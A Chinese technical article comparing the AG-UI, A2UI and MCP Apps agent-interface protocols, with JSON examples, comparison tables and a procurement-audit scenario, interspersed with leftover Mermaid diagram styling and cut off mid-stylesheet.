User Renderer Agent User Renderer Agent #mermaid-svg-w4u1n0YYP97V5fdz{font-family:"trebuchet ms",verdana,arial,sans-serif;font-size:16px;fill:#333;}@keyframes edge-animation-frame{from{stroke-dashoffset:0;}}@keyframes dash{to{stroke-dashoffset:0;}}#mermaid-svg-w4u1n0YYP97V5fdz .edge-animation-slow{stroke-dasharray:9,5!important;stroke-dashoffset:900;animation:dash 50s linear infinite;stroke-linecap:round;}#mermaid-svg-w4u1n0YYP97V5fdz .edge-animation-fast{stroke-dasharray:9,5!important;stroke-dashoffset:900;animation:dash 20s linear infinite;stroke-linecap:round;}#mermaid-svg-w4u1n0YYP97V5fdz .error-icon{fill:#552222;}#mermaid-svg-w4u1n0YYP97V5fdz .error-text{fill:#552222;stroke:#552222;}#mermaid-svg-w4u1n0YYP97V5fdz .edge-thickness-normal{stroke-width:1px;}#mermaid-svg-w4u1n0YYP97V5fdz .edge-thickness-thick{stroke-width:3.5px;}#mermaid-svg-w4u1n0YYP97V5fdz .edge-pattern-solid{stroke-dasharray:0;}#mermaid-svg-w4u1n0YYP97V5fdz .edge-thickness-invisible{stroke-width:0;fill:none;}#mermaid-svg-w4u1n0YYP97V5fdz .edge-pattern-dashed{stroke-dasharray:3;}#mermaid-svg-w4u1n0YYP97V5fdz .edge-pattern-dotted{stroke-dasharray:2;}#mermaid-svg-w4u1n0YYP97V5fdz .marker{fill:#333333;stroke:#333333;}#mermaid-svg-w4u1n0YYP97V5fdz .marker.cross{stroke:#333333;}#mermaid-svg-w4u1n0YYP97V5fdz svg{font-family:"trebuchet ms",verdana,arial,sans-serif;font-size:16px;}#mermaid-svg-w4u1n0YYP97V5fdz p{margin:0;}#mermaid-svg-w4u1n0YYP97V5fdz .actor{stroke:hsl(259.6261682243, 59.7765363128%, 87.9019607843%);fill:#ECECFF;}#mermaid-svg-w4u1n0YYP97V5fdz text.actor>tspan{fill:black;stroke:none;}#mermaid-svg-w4u1n0YYP97V5fdz .actor-line{stroke:hsl(259.6261682243, 59.7765363128%, 87.9019607843%);}#mermaid-svg-w4u1n0YYP97V5fdz .innerArc{stroke-width:1.5;stroke-dasharray:none;}#mermaid-svg-w4u1n0YYP97V5fdz .messageLine0{stroke-width:1.5;stroke-dasharray:none;stroke:#333;}#mermaid-svg-w4u1n0YYP97V5fdz .messageLine1{stroke-width:1.5;stroke-dasharray:2,2;stroke:#333;}#mermaid-svg-w4u1n0YYP97V5fdz #arrowhead path{fill:#333;stroke:#333;}#mermaid-svg-w4u1n0YYP97V5fdz .sequenceNumber{fill:white;}#mermaid-svg-w4u1n0YYP97V5fdz #sequencenumber{fill:#333;}#mermaid-svg-w4u1n0YYP97V5fdz #crosshead path{fill:#333;stroke:#333;}#mermaid-svg-w4u1n0YYP97V5fdz .messageText{fill:#333;stroke:none;}#mermaid-svg-w4u1n0YYP97V5fdz .labelBox{stroke:hsl(259.6261682243, 59.7765363128%, 87.9019607843%);fill:#ECECFF;}#mermaid-svg-w4u1n0YYP97V5fdz .labelText,#mermaid-svg-w4u1n0YYP97V5fdz .labelText>tspan{fill:black;stroke:none;}#mermaid-svg-w4u1n0YYP97V5fdz .loopText,#mermaid-svg-w4u1n0YYP97V5fdz .loopText>tspan{fill:black;stroke:none;}#mermaid-svg-w4u1n0YYP97V5fdz .loopLine{stroke-width:2px;stroke-dasharray:2,2;stroke:hsl(259.6261682243, 59.7765363128%, 87.9019607843%);fill:hsl(259.6261682243, 59.7765363128%, 87.9019607843%);}#mermaid-svg-w4u1n0YYP97V5fdz .note{stroke:#aaaa33;fill:#fff5ad;}#mermaid-svg-w4u1n0YYP97V5fdz .noteText,#mermaid-svg-w4u1n0YYP97V5fdz .noteText>tspan{fill:black;stroke:none;}#mermaid-svg-w4u1n0YYP97V5fdz .activation0{fill:#f4f4f4;stroke:#666;}#mermaid-svg-w4u1n0YYP97V5fdz .activation1{fill:#f4f4f4;stroke:#666;}#mermaid-svg-w4u1n0YYP97V5fdz .activation2{fill:#f4f4f4;stroke:#666;}#mermaid-svg-w4u1n0YYP97V5fdz .actorPopupMenu{position:absolute;}#mermaid-svg-w4u1n0YYP97V5fdz .actorPopupMenuPanel{position:absolute;fill:#ECECFF;box-shadow:0px 8px 16px 0px rgba(0,0,0,0.2);filter:drop-shadow(3px 5px 2px rgb(0 0 0 / 0.4));}#mermaid-svg-w4u1n0YYP97V5fdz .actor-man line{stroke:hsl(259.6261682243, 59.7765363128%, 87.9019607843%);fill:#ECECFF;}#mermaid-svg-w4u1n0YYP97V5fdz .actor-man circle,#mermaid-svg-w4u1n0YYP97V5fdz line{stroke:hsl(259.6261682243, 59.7765363128%, 87.9019607843%);fill:#ECECFF;stroke-width:2px;}#mermaid-svg-w4u1n0YYP97V5fdz :root{--mermaid-font-family:"trebuchet ms",verdana,arial,sans-serif;} 页面骨架出现 数据出现 增加新的组件 页面局部更新 createSurface updateComponents updateDataModel updateComponents 点击按钮 action updateDataModel deleteSurface
这也是为什么 A2UI 官方把自己称作:
JSON-Based Streaming UI Protocol。
目前 v1.0 主要围绕:
text
createSurface

updateComponents

updateDataModel

deleteSurface
组织 Surface 生命周期,并进一步加入 Renderer Function 等能力。:chatgpt-content-reference{index="15"}
十四、A2UI 自己负责网络传输吗?
不负责。
这是区分 A2UI 和 AG-UI 的关键。
A2UI 官方协议明确强调:
Transport Decoupling。
它定义:
text
JSON Message Structure
+
Renderer Semantic Contract
但不强制:
text
必须使用 SSE

或者必须使用 WebSocket
协议只要求 transport 能够保证消息顺序、message framing 和 metadata 等能力。:chatgpt-content-reference{index="16"}
因此:
text
A2UI
   │
   ├── AG-UI
   ├── A2A
   ├── MCP
   ├── SSE
   ├── WebSocket
   └── REST
都可以作为 transport / binding。
官方 A2UI 文档甚至明确给出了:
text
AG-UI Binding

A2A Binding

MCP Binding
等模式。:chatgpt-content-reference{index="17"}
这就可以解释一句非常重要的话:
AG-UI 是 pipe,A2UI 是 pipe 里面运输的一种 payload。
例如:
text
AG-UI EVENT
──────────────────────────────────

{
   type: "...",
   payload: {

       A2UI
       {
          updateComponents: ...
       }

   }
}
概念上就是这种关系。
十五、现在来看 MCP Apps:它走的是另一条路线
如果说 A2UI 的思想是:
text
Agent 生成 UI Blueprint

Host 决定真正 UI 怎么渲染
那么 MCP Apps 更像:
text
Tool Developer

直接把一个完整的小应用准备好。
这就是两者最大的不同。
MCP Apps 已在 2026 年 1 月正式成为 MCP 官方扩展。官方对它最直观的描述就是:
Tools 可以返回直接渲染在对话中的 interactive UI。:chatgpt-content-reference{index="18"}
因此可以把 MCP App 理解成:
Tool with a face。
MCP Python SDK 官方文档甚至直接使用了这个说法:一个 MCP App 始终包含两个部分------负责工作的 Tool,以及一个供 Host 展示的 ui:// HTML Resource。:chatgpt-content-reference{index="19"}
十六、传统 MCP Tool 是什么样?
假设有一个 MCP Tool:
text
query_salesTool Definition:
json
{
  "name": "query_sales",
  "description": "查询销售数据"
}
Agent 调用:
json
{
  "region": "华东",
  "month": "2026-08"
}
返回:
json
{
  "sales": [
    {
      "city": "上海",
      "amount": 1200000
    },
    {
      "city": "杭州",
      "amount": 800000
    }
  ]
}
模型可以回答:
上海销售额 120 万,杭州 80 万。
但用户真正想看的可能是:
text
销售趋势图

城市筛选器

时间范围

环比

同比

Top Customer

明细表格
如果所有这些 UI 都要求 ChatGPT、Claude 或其他 Host 自己实现:
text
SalesChart

DataTable

DateRangePicker

RegionSelector
显然不现实。
于是 MCP Apps 提出:
Tool Server 自己提供对应 UI。
十七、MCP Apps = Tool + UI Resource
它的结构可以简化成:
text
MCP Server
│
├── Tool
│     query_sales
│
└── UI Resource
      ui://sales/dashboard
Tool 通过 metadata 声明:
json
{
  "name": "query_sales",
  "_meta": {
    "ui": {
      "resourceUri": "ui://sales/dashboard"
    }
  }
}
这意味着:
当 Host 调用这个 Tool 时,不要只展示 JSON Result,还可以加载这个 UI。
当前官方 MCP Apps 文档采用的核心模式正是 _meta.ui.resourceUri 指向 ui:// Resource。:chatgpt-content-reference{index="20"}
十八、MCP App 的运行方式和 A2UI 完全不一样
Host 获取:
text
ui://sales/dashboard里面不是:
json
{
  "component": "Chart"
}
而是完整的:
text
HTML
CSS
JavaScript
然后 Host 将它放入:
text
sandboxed iframe中运行。
整体流程:
MCP App iframe MCPServer Host Agent MCP App iframe MCPServer Host Agent #mermaid-svg-2rGEVJ9oOqQDKZg5{font-family:"trebuchet ms",verdana,arial,sans-serif;font-size:16px;fill:#333;}@keyframes edge-animation-frame{from{stroke-dashoffset:0;}}@keyframes dash{to{stroke-dashoffset:0;}}#mermaid-svg-2rGEVJ9oOqQDKZg5 .edge-animation-slow{stroke-dasharray:9,5!important;stroke-dashoffset:900;animation:dash 50s linear infinite;stroke-linecap:round;}#mermaid-svg-2rGEVJ9oOqQDKZg5 .edge-animation-fast{stroke-dasharray:9,5!important;stroke-dashoffset:900;animation:dash 20s linear infinite;stroke-linecap:round;}#mermaid-svg-2rGEVJ9oOqQDKZg5 .error-icon{fill:#552222;}#mermaid-svg-2rGEVJ9oOqQDKZg5 .error-text{fill:#552222;stroke:#552222;}#mermaid-svg-2rGEVJ9oOqQDKZg5 .edge-thickness-normal{stroke-width:1px;}#mermaid-svg-2rGEVJ9oOqQDKZg5 .edge-thickness-thick{stroke-width:3.5px;}#mermaid-svg-2rGEVJ9oOqQDKZg5 .edge-pattern-solid{stroke-dasharray:0;}#mermaid-svg-2rGEVJ9oOqQDKZg5 .edge-thickness-invisible{stroke-width:0;fill:none;}#mermaid-svg-2rGEVJ9oOqQDKZg5 .edge-pattern-dashed{stroke-dasharray:3;}#mermaid-svg-2rGEVJ9oOqQDKZg5 .edge-pattern-dotted{stroke-dasharray:2;}#mermaid-svg-2rGEVJ9oOqQDKZg5 .marker{fill:#333333;stroke:#333333;}#mermaid-svg-2rGEVJ9oOqQDKZg5 .marker.cross{stroke:#333333;}#mermaid-svg-2rGEVJ9oOqQDKZg5 svg{font-family:"trebuchet ms",verdana,arial,sans-serif;font-size:16px;}#mermaid-svg-2rGEVJ9oOqQDKZg5 p{margin:0;}#mermaid-svg-2rGEVJ9oOqQDKZg5 .actor{stroke:hsl(259.6261682243, 59.7765363128%, 87.9019607843%);fill:#ECECFF;}#mermaid-svg-2rGEVJ9oOqQDKZg5 text.actor>tspan{fill:black;stroke:none;}#mermaid-svg-2rGEVJ9oOqQDKZg5 .actor-line{stroke:hsl(259.6261682243, 59.7765363128%, 87.9019607843%);}#mermaid-svg-2rGEVJ9oOqQDKZg5 .innerArc{stroke-width:1.5;stroke-dasharray:none;}#mermaid-svg-2rGEVJ9oOqQDKZg5 .messageLine0{stroke-width:1.5;stroke-dasharray:none;stroke:#333;}#mermaid-svg-2rGEVJ9oOqQDKZg5 .messageLine1{stroke-width:1.5;stroke-dasharray:2,2;stroke:#333;}#mermaid-svg-2rGEVJ9oOqQDKZg5 #arrowhead path{fill:#333;stroke:#333;}#mermaid-svg-2rGEVJ9oOqQDKZg5 .sequenceNumber{fill:white;}#mermaid-svg-2rGEVJ9oOqQDKZg5 #sequencenumber{fill:#333;}#mermaid-svg-2rGEVJ9oOqQDKZg5 #crosshead path{fill:#333;stroke:#333;}#mermaid-svg-2rGEVJ9oOqQDKZg5 .messageText{fill:#333;stroke:none;}#mermaid-svg-2rGEVJ9oOqQDKZg5 .labelBox{stroke:hsl(259.6261682243, 59.7765363128%, 87.9019607843%);fill:#ECECFF;}#mermaid-svg-2rGEVJ9oOqQDKZg5 .labelText,#mermaid-svg-2rGEVJ9oOqQDKZg5 .labelText>tspan{fill:black;stroke:none;}#mermaid-svg-2rGEVJ9oOqQDKZg5 .loopText,#mermaid-svg-2rGEVJ9oOqQDKZg5 .loopText>tspan{fill:black;stroke:none;}#mermaid-svg-2rGEVJ9oOqQDKZg5 .loopLine{stroke-width:2px;stroke-dasharray:2,2;stroke:hsl(259.6261682243, 59.7765363128%, 87.9019607843%);fill:hsl(259.6261682243, 59.7765363128%, 87.9019607843%);}#mermaid-svg-2rGEVJ9oOqQDKZg5 .note{stroke:#aaaa33;fill:#fff5ad;}#mermaid-svg-2rGEVJ9oOqQDKZg5 .noteText,#mermaid-svg-2rGEVJ9oOqQDKZg5 .noteText>tspan{fill:black;stroke:none;}#mermaid-svg-2rGEVJ9oOqQDKZg5 .activation0{fill:#f4f4f4;stroke:#666;}#mermaid-svg-2rGEVJ9oOqQDKZg5 .activation1{fill:#f4f4f4;stroke:#666;}#mermaid-svg-2rGEVJ9oOqQDKZg5 .activation2{fill:#f4f4f4;stroke:#666;}#mermaid-svg-2rGEVJ9oOqQDKZg5 .actorPopupMenu{position:absolute;}#mermaid-svg-2rGEVJ9oOqQDKZg5 .actorPopupMenuPanel{position:absolute;fill:#ECECFF;box-shadow:0px 8px 16px 0px rgba(0,0,0,0.2);filter:drop-shadow(3px 5px 2px rgb(0 0 0 / 0.4));}#mermaid-svg-2rGEVJ9oOqQDKZg5 .actor-man line{stroke:hsl(259.6261682243, 59.7765363128%, 87.9019607843%);fill:#ECECFF;}#mermaid-svg-2rGEVJ9oOqQDKZg5 .actor-man circle,#mermaid-svg-2rGEVJ9oOqQDKZg5 line{stroke:hsl(259.6261682243, 59.7765363128%, 87.9019607843%);fill:#ECECFF;stroke-width:2px;}#mermaid-svg-2rGEVJ9oOqQDKZg5 :root{--mermaid-font-family:"trebuchet ms",verdana,arial,sans-serif;} Call Tool tools/call Tool Result resources/read ui://... HTML / JS Create sandboxed iframe tool-input tool-result User Interaction JSON-RPC tools/call tools/call Result Result
官方 MCP Apps lifecycle 大致分成:
text
Discovery
→ Initialization
→ Data Delivery
→ Interactive Phase
→ Teardown
Host 负责把 Tool input 和 Tool result 发送给 View,View 还可以反过来通过 Host 调用 Server Tool。:chatgpt-content-reference{index="21"}
十九、为什么 MCP App 要运行在 iframe?
因为 MCP Server 是一个完全可能来自第三方的系统。
比如:
text
你的 Agent

接入:

GitHub MCP
Jira MCP
Figma MCP
Datadog MCP
Salesforce MCP
假如它们直接往你的 React App 中注入:
javascript
<script>
...
</script>
风险非常大。
因此 MCP Apps 选择:
text
Third Party HTML
        │
        ▼
sandboxed iframe
让不同 App 有相对明确的隔离边界。
同时:
text
iframe
 ↕
postMessage
 ↕
Host
进行通信。
MCP Apps 官方方案使用 MCP JSON-RPC semantics over postMessage 实现 View 与 Host 之间的通信,并通过 sandbox、预声明 UI Resource、Host 审计和用户授权形成安全边界。:chatgpt-content-reference{index="22"}
所以:
text
A2UI 安全思路:

不要传代码
只传声明式 UI


MCP Apps 安全思路:

允许完整 HTML/JS
但放进 sandbox
这是两者非常根本的设计哲学差异。
二十、MCP Apps 真正强大的地方:UI 本身也可以调用 Tool
假设 MCP App 是:
text
销售 Dashboard用户点:
text
华东地区UI 不一定需要重新:
text
发送一句聊天消息:
"帮我查询华东地区。"
App 可以直接:
javascript
app.callServerTool({
  name: "fetch_details",
  arguments: {
    region: "east"
  }
})
MCP Apps 官方 App API 就提供了 callServerTool() 以及更新 Model Context 等能力。:chatgpt-content-reference{index="23"}
于是产生一种非常有意思的结构:
text
              Model
                │
                ▼
             MCP Tool
                │
                ▼
             MCP App
                │
       用户直接操作 UI
                │
                ▼
             MCP Tool
这已经不只是:
text
Tool Result Renderer而越来越像:
text
Agent Host 里的 Mini Application二十一、到这里,可以真正比较三者了
| 维度 | AG-UI | A2UI | MCP Apps |
|---|---|---|---|
| 核心问题 | Agent 怎么和前端通信 | Agent 怎么描述 UI | Tool 怎么携带自己的 UI |
| 主要层级 | Agent Runtime | UI Description | MCP Tool |
| 核心抽象 | Event | Surface / Component / Data Model | Tool + UI Resource |
| UI 谁定义 | 产品前端 | Agent 动态组合 | MCP Server 开发者 |
| UI 谁实现 | 产品前端 | Host Component Catalog | MCP App HTML/JS |
| UI 是否动态生成 | 可承载,但不负责定义 | 是,核心能力 | UI 通常提前开发 |
| 传输 | 常见为 SSE,也可有其他 transport | Transport-agnostic | MCP + iframe channel |
| 前端状态 | STATE_SNAPSHOT / DELTA | Data Model | App 内部状态 + Tool Result |
| 任意代码 | 不涉及这个层级 | 不传任意执行代码 | iframe 中可以执行 App JS |
| 安全模型 | Event validation / authorization | Trusted Catalog | sandboxed iframe |
| 粒度 | Agent Run / Session | UI Surface | Tool / App |
| 典型用途 | Chat、Run、Tool、State、HITL | Generative UI | Dashboard、Wizard、Viewer |
A2UI 官方也专门给出了三者的比较:A2UI 使用 declarative component blueprint,MCP Apps 使用预构建 HTML + iframe,而 AG-UI 是连接 backend 与 frontend 的高带宽交互协议。:chatgpt-content-reference{index="24"}
二十二、真正的区别其实是"UI 所有权"
如果只记一张表,我更推荐记下面这一张。
text
┌─────────────────────────────────────────┐
│                  AG-UI                  │
│                                         │
│ Agent:我告诉你发生了什么               │
│                                         │
│ UI 怎么画:Frontend 自己决定             │
└─────────────────────────────────────────┘


┌─────────────────────────────────────────┐
│                  A2UI                   │
│                                         │
│ Agent:我要 Card + Table + Button       │
│                                         │
│ Button 真正长什么样:Frontend 决定       │
└─────────────────────────────────────────┘


┌─────────────────────────────────────────┐
│                MCP Apps                 │
│                                         │
│ MCP Server:页面我都写好了               │
│                                         │
│ Host:我把你的页面放 iframe 里面         │
└─────────────────────────────────────────┘
这其实就是三个协议最本质的区别。
二十三、一个非常形象的类比
可以把 Agent 产品想成操作系统。
AG-UI 类似:
text
操作系统事件总线告诉 UI:
text
进程启动
进程结束
任务进度
状态改变
用户输入
工具调用
A2UI 类似:
text
跨平台 UI 描述语言告诉客户端:
text
创建一个 Card

Card 里面放两个 Input

再放一个 Submit Button
MCP Apps 类似:
text
安装一个第三方 App这个 App:
text
UI 自己写
逻辑自己写
交互自己写
操作系统只是:
text
给它一个安全容器运行。这样理解会比背协议定义容易得多。
二十四、为什么 AG-UI + A2UI 是一个非常自然的组合?
因为它们刚好解决上下两层问题。
假设 Agent 想动态创建一个:
text
风险审批表单A2UI 可以生成:
text
Surface
 │
 ├── Text
 ├── RiskTable
 ├── TextField
 ├── Select
 └── ApproveButton
但这些 JSON 怎么从 Agent Runtime 到 Browser?
可以使用 AG-UI。
于是:
#mermaid-svg-B7B65Ob86hMIDsFS{font-family:"trebuchet ms",verdana,arial,sans-serif;font-size:16px;fill:#333;}@keyframes edge-animation-frame{from{stroke-dashoffset:0;}}@keyframes dash{to{stroke-dashoffset:0;}}#mermaid-svg-B7B65Ob86hMIDsFS .edge-animation-slow{stroke-dasharray:9,5!important;stroke-dashoffset:900;animation:dash 50s linear infinite;stroke-linecap:round;}#mermaid-svg-B7B65Ob86hMIDsFS .edge-animation-fast{stroke-dasharray:9,5!important;stroke-dashoffset:900;animation:dash 20s linear infinite;stroke-linecap:round;}#mermaid-svg-B7B65Ob86hMIDsFS .error-icon{fill:#552222;}#mermaid-svg-B7B65Ob86hMIDsFS .error-text{fill:#552222;stroke:#552222;}#mermaid-svg-B7B65Ob86hMIDsFS .edge-thickness-normal{stroke-width:1px;}#mermaid-svg-B7B65Ob86hMIDsFS .edge-thickness-thick{stroke-width:3.5px;}#mermaid-svg-B7B65Ob86hMIDsFS .edge-pattern-solid{stroke-dasharray:0;}#mermaid-svg-B7B65Ob86hMIDsFS .edge-thickness-invisible{stroke-width:0;fill:none;}#mermaid-svg-B7B65Ob86hMIDsFS .edge-pattern-dashed{stroke-dasharray:3;}#mermaid-svg-B7B65Ob86hMIDsFS .edge-pattern-dotted{stroke-dasharray:2;}#mermaid-svg-B7B65Ob86hMIDsFS .marker{fill:#333333;stroke:#333333;}#mermaid-svg-B7B65Ob86hMIDsFS .marker.cross{stroke:#333333;}#mermaid-svg-B7B65Ob86hMIDsFS svg{font-family:"trebuchet ms",verdana,arial,sans-serif;font-size:16px;}#mermaid-svg-B7B65Ob86hMIDsFS p{margin:0;}#mermaid-svg-B7B65Ob86hMIDsFS .label{font-family:"trebuchet ms",verdana,arial,sans-serif;color:#333;}#mermaid-svg-B7B65Ob86hMIDsFS .cluster-label text{fill:#333;}#mermaid-svg-B7B65Ob86hMIDsFS .cluster-label span{color:#333;}#mermaid-svg-B7B65Ob86hMIDsFS .cluster-label span p{background-color:transparent;}#mermaid-svg-B7B65Ob86hMIDsFS .label text,#mermaid-svg-B7B65Ob86hMIDsFS span{fill:#333;color:#333;}#mermaid-svg-B7B65Ob86hMIDsFS .node rect,#mermaid-svg-B7B65Ob86hMIDsFS .node circle,#mermaid-svg-B7B65Ob86hMIDsFS .node ellipse,#mermaid-svg-B7B65Ob86hMIDsFS .node polygon,#mermaid-svg-B7B65Ob86hMIDsFS .node path{fill:#ECECFF;stroke:#9370DB;stroke-width:1px;}#mermaid-svg-B7B65Ob86hMIDsFS .rough-node .label text,#mermaid-svg-B7B65Ob86hMIDsFS .node .label text,#mermaid-svg-B7B65Ob86hMIDsFS .image-shape .label,#mermaid-svg-B7B65Ob86hMIDsFS .icon-shape .label{text-anchor:middle;}#mermaid-svg-B7B65Ob86hMIDsFS .node .katex path{fill:#000;stroke:#000;stroke-width:1px;}#mermaid-svg-B7B65Ob86hMIDsFS .rough-node .label,#mermaid-svg-B7B65Ob86hMIDsFS .node .label,#mermaid-svg-B7B65Ob86hMIDsFS .image-shape .label,#mermaid-svg-B7B65Ob86hMIDsFS .icon-shape .label{text-align:center;}#mermaid-svg-B7B65Ob86hMIDsFS .node.clickable{cursor:pointer;}#mermaid-svg-B7B65Ob86hMIDsFS .root .anchor path{fill:#333333!important;stroke-width:0;stroke:#333333;}#mermaid-svg-B7B65Ob86hMIDsFS .arrowheadPath{fill:#333333;}#mermaid-svg-B7B65Ob86hMIDsFS .edgePath .path{stroke:#333333;stroke-width:2.0px;}#mermaid-svg-B7B65Ob86hMIDsFS .flowchart-link{stroke:#333333;fill:none;}#mermaid-svg-B7B65Ob86hMIDsFS .edgeLabel{background-color:rgba(232,232,232, 0.8);text-align:center;}#mermaid-svg-B7B65Ob86hMIDsFS .edgeLabel p{background-color:rgba(232,232,232, 0.8);}#mermaid-svg-B7B65Ob86hMIDsFS .edgeLabel rect{opacity:0.5;background-color:rgba(232,232,232, 0.8);fill:rgba(232,232,232, 0.8);}#mermaid-svg-B7B65Ob86hMIDsFS .labelBkg{background-color:rgba(232, 232, 232, 0.5);}#mermaid-svg-B7B65Ob86hMIDsFS .cluster rect{fill:#ffffde;stroke:#aaaa33;stroke-width:1px;}#mermaid-svg-B7B65Ob86hMIDsFS .cluster text{fill:#333;}#mermaid-svg-B7B65Ob86hMIDsFS .cluster span{color:#333;}#mermaid-svg-B7B65Ob86hMIDsFS div.mermaidTooltip{position:absolute;text-align:center;max-width:200px;padding:2px;font-family:"trebuchet ms",verdana,arial,sans-serif;font-size:12px;background:hsl(80, 100%, 96.2745098039%);border:1px solid #aaaa33;border-radius:2px;pointer-events:none;z-index:100;}#mermaid-svg-B7B65Ob86hMIDsFS .flowchartTitleText{text-anchor:middle;font-size:18px;fill:#333;}#mermaid-svg-B7B65Ob86hMIDsFS rect.text{fill:none;stroke-width:0;}#mermaid-svg-B7B65Ob86hMIDsFS .icon-shape,#mermaid-svg-B7B65Ob86hMIDsFS .image-shape{background-color:rgba(232,232,232, 0.8);text-align:center;}#mermaid-svg-B7B65Ob86hMIDsFS .icon-shape p,#mermaid-svg-B7B65Ob86hMIDsFS .image-shape p{background-color:rgba(232,232,232, 0.8);padding:2px;}#mermaid-svg-B7B65Ob86hMIDsFS .icon-shape .label rect,#mermaid-svg-B7B65Ob86hMIDsFS .image-shape .label rect{opacity:0.5;background-color:rgba(232,232,232, 0.8);fill:rgba(232,232,232, 0.8);}#mermaid-svg-B7B65Ob86hMIDsFS .label-icon{display:inline-block;height:1em;overflow:visible;vertical-align:-0.125em;}#mermaid-svg-B7B65Ob86hMIDsFS .node .label-icon path{fill:currentColor;stroke:revert;stroke-width:revert;}#mermaid-svg-B7B65Ob86hMIDsFS :root{--mermaid-font-family:"trebuchet ms",verdana,arial,sans-serif;} A2UI messages
Agent Runtime
AG-UI
Event Stream
Frontend
A2UI Renderer
Component Catalog
Native UI
官方 A2UI 文档现在甚至直接给出了:
A2UI is a declarative UI format. AG-UI is the transport that carries A2UI messages between an agent and an app. :chatgpt-content-reference{index="25"}
所以:
text
AG-UI VS A2UI其实很多时候本身就是一个错误的问题。
更合理的问题是:
text
是否需要:

AG-UI + A2UI?
二十五、那么 MCP Apps 和 A2UI 是不是竞争关系?
这两个才存在更明显的路线差异。
因为它们都可以回答:
Agent 场景中怎么展示复杂 UI?
但答案完全不同。
A2UI 说:
text
让我告诉 Host:

需要哪些 UI Components。
MCP Apps 说:
text
不用 Host 帮我画。

我自己已经写好整个 App 了。
二十六、举个实际例子:数据分析 Tool
假设有:
text
sales_analysis需要展示销售数据。
MCP Apps 路线
开发人员提前写:
text
sales-dashboard.html里面可能使用:
text
React
ECharts
AG Grid
Tailwind
然后注册:
text
ui://sales/dashboard用户调用 Tool:
text
sales_analysisHost 加载 iframe:
text
┌─────────────────────────────┐
│ Revenue     ¥ 13,200,000    │
│                             │
│       📈 Revenue Trend      │
│                             │
│ Region   Revenue   Growth   │
│ 上海     500万     +12%     │
│ 杭州     320万     +8%      │
└─────────────────────────────┘
这种模式非常适合:
text
复杂 Dashboard

PDF Viewer

地图

代码编辑器

多步骤配置 Wizard

复杂的数据表格
二十七、同样的事情换成 A2UI
Agent 返回:
text
Surface
    │
    ├── MetricCard
    │
    ├── LineChart
    │
    ├── Filter
    │
    └── DataTable
比如:
json
{
  "updateComponents": {
    "surfaceId": "sales",
    "components": [
      {
        "id": "root",
        "component": "Column",
        "children": [
          "revenue",
          "trend",
          "table"
        ]
      },
      {
        "id": "revenue",
        "component": "MetricCard"
      },
      {
        "id": "trend",
        "component": "LineChart"
      },
      {
        "id": "table",
        "component": "DataTable"
      }
    ]
  }
}
Host Renderer:
text
MetricCard
→ 公司统一 Design System

LineChart
→ 公司统一 Chart Component

DataTable
→ 公司统一 DataTable
于是最终页面天然符合你公司的:
text
颜色

字体

Spacing

Dark Mode

权限

Accessibility

Mobile Layout
这就是 A2UI 的优势。
二十八、所以选择 MCP Apps 还是 A2UI,真正要问什么?
不要问:
哪个协议更先进?
应该问:
UI 的控制权到底应该交给谁?
如果:
text
Integration Provider
应该拥有完整 UI
MCP Apps 非常合理。
例如:
text
Figma MCP

Datadog MCP

BI MCP

PDF Review MCP
这些服务最了解自己的交互方式。
让 Host 重新实现一套:
text
Figma Viewer

Datadog Dashboard

PDF Annotation
显然不现实。
这时候:
text
Tool Provider
       │
       ▼
完整 MCP App
非常自然。
二十九、什么时候 A2UI 更漂亮?
如果 UI 是你的产品的一部分,例如:
text
CRM

OA

ERP

智能审计平台

企业 Agent Workspace
你通常会要求:
text
所有 Button 样式统一

所有 Form 统一

所有 Card 统一

统一 Design System

统一权限

统一埋点

统一主题

统一移动端表现
那么你未必希望每个 Agent 都塞进一个:
text
iframe这时候更理想的是:
text
Agent
    ↓
UI Blueprint
    ↓
Company Renderer
    ↓
Company Design System
也就是 A2UI 路线。
三十、MCP Apps 其实并不是"Agent 动态生成 UI"
这是另一个很常见的误区。
MCP Apps 的页面大多数情况下是:
text
Developer 写好的 HTML AppAgent 决定:
text
什么时候调用这个 Tool。但并不是模型现场写:
text
React
HTML
CSS
所以:
text
MCP Apps

Dynamic App Data
+
Interactive App
而:
text
A2UI

Dynamic UI Structure
+
Dynamic Data
这两个"动态"的含义完全不同。
三十一、三者组合起来是什么样?
这里用一个完整案例讲。
假设我们开发:
text
采购审计 Agent用户输入:
帮我分析华东区过去三个月采购异常,并把高风险项目整理出来。
整个系统可以这样设计:
#mermaid-svg-tygU5j03aFOKeOoe{font-family:"trebuchet ms",verdana,arial,sans-serif;font-size:16px;fill:#333;}@keyframes edge-animation-frame{from{stroke-dashoffset:0;}}@keyframes dash{to{stroke-dashoffset:0;}}#mermaid-svg-tygU5j03aFOKeOoe .edge-animation-slow{stroke-dasharray:9,5!important;stroke-dashoffset:900;animation:dash 50s linear infinite;stroke-linecap:round;}#mermaid-svg-tygU5j03aFOKeOoe .edge-animation-fast{stroke-dasharray:9,5!important;stroke-dashoffset:900;animation:dash 20s linear infinite;stroke-linecap:round;}#mermaid-svg-tygU5j03aFOKeOoe .error-icon{fill:#552222;}#mermaid-svg-tygU5j03aFOKeOoe .error-text{fill:#552222;stroke:#552222;}#mermaid-svg-tygU5j03aFOKeOoe .edge-thickness-normal{stroke-width:1px;}#mermaid-svg-tygU5j03aFOKeOoe .edge-thickness-thick{stroke-width:3.5px;}#mermaid-svg-tygU5j03aFOKeOoe .edge-pattern-solid{stroke-dasharray:0;}#mermaid-svg-tygU5j03aFOKeOoe .edge-thickness-invisible{stroke-width:0;fill:none;}#mermaid-svg-tygU5j03aFOKeOoe .edge-pattern-dashed{stroke-dasharray:3;}#mermaid-svg-tygU5j03aFOKeOoe .edge-pattern-dotted{stroke-dasharray:2;}#mermaid-svg-tygU5j03aFOKeOoe .marker{fill:#333333;stroke:#333333;}#mermaid-svg-tygU5j03aFOKeOoe .marker.cross{stroke:#333333;}#mermaid-svg-tygU5j03aFOKeOoe svg{font-family:"trebuchet ms",verdana,arial,sans-serif;font-size:16px;}#mermaid-svg-tygU5j03aFOKeOoe p{margin:0;}#mermaid-svg-tygU5j03aFOKeOoe .label{font-family:"trebuchet ms",verdana,arial,sans-serif;color:#333;}#mermaid-svg-tygU5j03aFOKeOoe .cluster-label text{fill:#333;}#mermaid-svg-tygU5j03aFOKeOoe .cluster-label span{color:#333;}#mermaid-svg-tygU5j03aFOKeOoe .cluster-label span p{background-color:transparent;}#mermaid-svg-tygU5j03aFOKeOoe .label text,#mermaid-svg-tygU5j03aFOKeOoe span{fill:#333;color:#333;}#mermaid-svg-tygU5j03aFOKeOoe .node rect,#mermaid-svg-tygU5j03aFOKeOoe .node 